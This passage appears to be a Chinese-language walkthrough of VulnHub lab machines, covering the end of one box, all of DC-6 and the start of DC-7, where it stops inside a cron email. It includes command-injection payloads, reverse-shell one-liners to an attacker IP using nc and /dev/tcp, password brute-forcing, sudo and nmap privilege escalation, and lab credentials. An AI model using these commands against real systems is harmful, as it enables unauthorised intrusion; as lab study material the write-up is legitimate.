
suid screen提权 寻找suid
1 find / -perm -4000 2 >/dev/ null
发现存在/bin/screen-4.5.0
1 searchsploit screen 4 .5 .0
存在脚本,下载并上传靶机

执行
在root目录得到flag
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 888b 888 d8b 888 888 888 888 8888b 888 Y8P 888 888 888 888 88888b 888 888 888 888 888 888Y88b 888 888 .d8888b .d88b. 888 888 888 .d88b. 888 d888 888 888 888 888 888 888 Y88b888 888 d88P" d8P Y8b 888 888 888 d88" "88b 888P" 888 .88 P 888 888 888 888 Y88888 888 888 88888888 888 888 888 888 888 888 888888 K Y8P Y8P Y8P 888 Y8888 888 Y88b. Y8b. Y88b 888 d88P Y88..88 P 888 888 "88b " " " 888 Y888 888 "Y8888P " Y8888 "Y8888888P" "Y88P" 888 888 888 888 888 888 Once again, a big thanks to all those who do these little challenges,and especially all those who give me feedback - again, it's all greatlyappreciated . :-)I also want to send a big thanks to all those who find the vulnerabilitiesand create the exploits that make these challenges possible.
DC6 vulnhub dc6
https://www.vulnhub.com/entry/dc-6,315/
靶机IP
写入hosts
信息收集 1 nmap -p- --min-rate 10000 192.168.1.12 -oN nmap/port.txt
1 2 3 PORT STATE SERVICE22 /tcp open ssh80 /tcp open http
1 nmap -sT -sC -sV -O -p22,80 192.168.1.12 -oN nmap/detail.txt
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 PORT STATE SERVICE VERSION22 /tcp open ssh OpenSSH 7.4 p1 Debian 10 + deb9u6 (protocol 2.0 )ssh-hostkey: 2048 3 e:52 :ce:ce:01 :b6:94 :eb:7 b:03 :7 d:be:08 :7 f:5 f:fd (RSA)256 3 c:83 :65 :71 :dd:73 :d7:23 :f8:83 :0 d:e3:46 :bc:b5:6 f (ECDSA)256 41 :89 :9 e:85 :ae:30 :5 b:e0:8 f:a4:68 :71 :06 :b4:15 :ee (ED25519)80 /tcp open http Apache httpd 2.4 .25 ((Debian))_http-title: Wordy &_http-generator: WordPress 5.1 .1 _http-server-header: Apache/2.4.25 (Debian)Address: 08 :00 :27 :AA:DF:23 (Oracle VirtualBox virtual NIC)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed porttype: general purposeRunning: Linux 3 .X|4 .XCPE: cpe:/ o:linux:linux_kernel:3 cpe:/ o:linux:linux_kernel:4 details: Linux 3.2 - 4.14 Distance: 1 hopInfo: OS: Linux; CPE: cpe:/ o:linux:linux_kernel
操作系统 :Linux 3.2 - 4.14(Debian)Web服务器 :Apache 2.4.25 (Debian)CMS系统 :WordPress 5.1.1
1 dirsearch -u http:// 192.168 .1.12 -e php,html,txt,js,bak -t 50 -w /usr/ share/wordlists/ dirb/common.txt
1 gobuster dir -u http://192.168.1.12/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt ,.php ,.js ,.html -t 50
1 2 3 4 5 6 7 8 9 10 11 /index.php
wpscan 已知cms为WordPress 5.1.1,使用wpscan进行枚举
用户
1 wpscan --url http://wordy --enumerate u
1 2 3 4 5 adminmark
爆破
1 wpscan --url http:// wordy/ -U users.txt -P /u sr/share/ wordlists/rockyou.txt
得到凭据
后台RCE 使用凭据登录


Activity monitor -> toos -> lookup存在命令执行
1 2 3 4 5 6 ------WebKitFormBoundaryBvV7QrEP9iMYIXcGform -data ; name ="ip" 127.0 .0 .1 || whoamiform -data ; name ="lookup"

反弹shell
1 127.0.0.1 || nc -c /bin/bash 192 .168 .1 .17 6666
在/home/mark/stuff/things-to-do.txt 找到信息
1 2 3 4 5 6 7 Things to do :for the hyperdrive (need to speak to Jens)for Sarahnew user: graham - GSo7isUM1D4 - donefor the OSCP coursenew laptop for Sarah
得到另一组凭据

ssh登录
backups.sh横向 在/home/jens发现备份脚本backups.sh,且graham用户sudo权限为
1 (jens) NOPASSWD: /home/ jens/backups.sh
用户 graham 可以在不输入密码 的情况下,以用户 jens 的身份执行 /home/jens/backups.sh

1 2 echo '#!/bin/bash' > backups.sh echo 'bash -i >& /dev/tcp/192.168.1.17/7777 0>&1' >> backups.sh
1 sudo -u jens /home/jens/backups.sh
拿到jens权限

nmap提权 sudo -l发现有/usr/bin/nmap 权限
提权
1 2 echo 'os.execute("/bin/bash")' > /tmp/shell.nsesudo nmap --script=/tmp/shell.nse
1 2 3 4 5 6 7 8 9 10 11 12 13 Yb dP 888888 88 88 8888b. dP"Yb 88b 88 888888 d8b 88 88 8I Yb dP Yb 88Yb88 88__ Y8P 88 .o 88 .o 8I dY Yb dP 88 Y88 88"" `"' 888888 88ood8 88ood8 8888Y" YbodP 88 Y8 888888 (8)
DC7 vulnhub dc7
https://www.vulnhub.com/entry/dc-7,356/
靶机IP
信息收集 1 nmap -p- --min-rate 10000 192.168.1.11 -oN nmap/port.txt
1 2 3 PORT STATE SERVICE22 /tcp open ssh80 /tcp open http
1 nmap -sT -sC -sV -O -p22,80 192.168.1.11 -oN nmap/detail.txt
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 PORT STATE SERVICE VERSION22 /tcp open ssh OpenSSH 7.4 p1 Debian 10 + deb9u6 (protocol 2.0 )ssh-hostkey: 2048 d0:02 :e9:c7:5 d:95 :32 :ab:10 :99 :89 :84 :34 :3 d:1 e:f9 (RSA)256 d0:d6:40 :35 :a7:34 :a9:0 a:79 :34 :ee:a9:6 a:dd:f4:8 f (ECDSA)256 a8:55 :d5:76 :93 :ed:4 f:6 f:f1:f7:a1:84 :2 f:af:bb:e1 (ED25519)80 /tcp open http Apache httpd 2.4 .25 ((Debian))_http-generator: Drupal 8 (https:// www.drupal.org)txt: 22 disallowed entries (15 shown)/ core/ / profiles/ /README.txt /web.config / admin/ / comment/ reply/ /filter/tips / node/ add/ / search/ / user/ register/ / user/ password/ / user/ login/ / user/ logout/ / index.php/ admin/ / index.php/ comment/ reply/ _http-server-header: Apache/2.4.25 (Debian)_http-title: Welcome to DC-7 | D7Address: 08 :00 :27 :1 A:79 :48 (Oracle VirtualBox virtual NIC)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed porttype: general purposeRunning: Linux 3 .X|4 .XCPE: cpe:/ o:linux:linux_kernel:3 cpe:/ o:linux:linux_kernel:4 details: Linux 3.2 - 4.14 Distance: 1 hopInfo: OS: Linux; CPE: cpe:/ o:linux:linux_kernel
操作系统 :Linux 3.2 - 4.14(Debian)开放端口 :22,80web服务 :Apache 2.4.25CMS :Drupal 8 robots.txt :包含22条禁止条目,暴露了Drupal常见路径
1 gobuster dir -u http://192.168.1.11/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt ,.php ,.js ,.html -t 50
1 dirsearch -u http:// 192.168 .1.11 -e php,html,txt,js,bak -t 50 -w /usr/ share/wordlists/ dirb/common.txt
1 2 3 4 5 6 7 8 9 10 11 301 - /core -> http://192.168 .1.11 /core/301 - /modules -> http://192.168 .1.11 /modules/200 - /index.php301 - /profiles -> http://192.168 .1.11 /profiles/200 - /robots.txt302 - /search -> http://192.168 .1.11 /search/node302 - /Search -> http://192.168 .1.11 /search/node301 - /sites -> http://192.168 .1.11 /sites/301 - /themes -> http://192.168 .1.11 /themes/302 - /user -> http://192.168 .1.11 /user/login200 - /web.config
挨个查看,似乎并没有什么有用的信息
Github泄露 http://192.168.1.11/user/password
经过枚举,存在用户admin
但作者说爆破无法得出密码,只能从其他地方入手
根据cmsDrupal 8,exploit 发现可能存在cve-2018-7600 和CVE-2018-7602
尝试后均失败
根据提示,放弃从网站方面入手
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 DC-7 introduces some "new" concepts, but IWhile this challenge isnto do , is to think "outside" the box."outside" the box. :-)7 引入了一些“新”概念,但我就不一一赘述了,留给你们自己去发现吧。:-)
尝试谷歌搜索
https://github.com/Dc7User/staffdb
发现git文件,在config.php发现一组凭据
1 2 3 4 5 6 7 <?php $servername = "localhost" ;$username = "dc7user" ;$password = "MdR3xOgB7#dW" ;$dbname = "Staff" ;$conn = mysqli_connect ($servername , $username , $password , $dbname );?>
cms登录失败,尝试ssh
成功
计划任务 在dc7user用户家目录发现邮件
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 From root@dc-7 Thu Aug 29 17 :00:22 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Thu, 29 Aug 2019 17:00:22 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3EPu-0000CV-5C for root@dc-7; Thu, 29 Aug 2019 17:00:22 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> 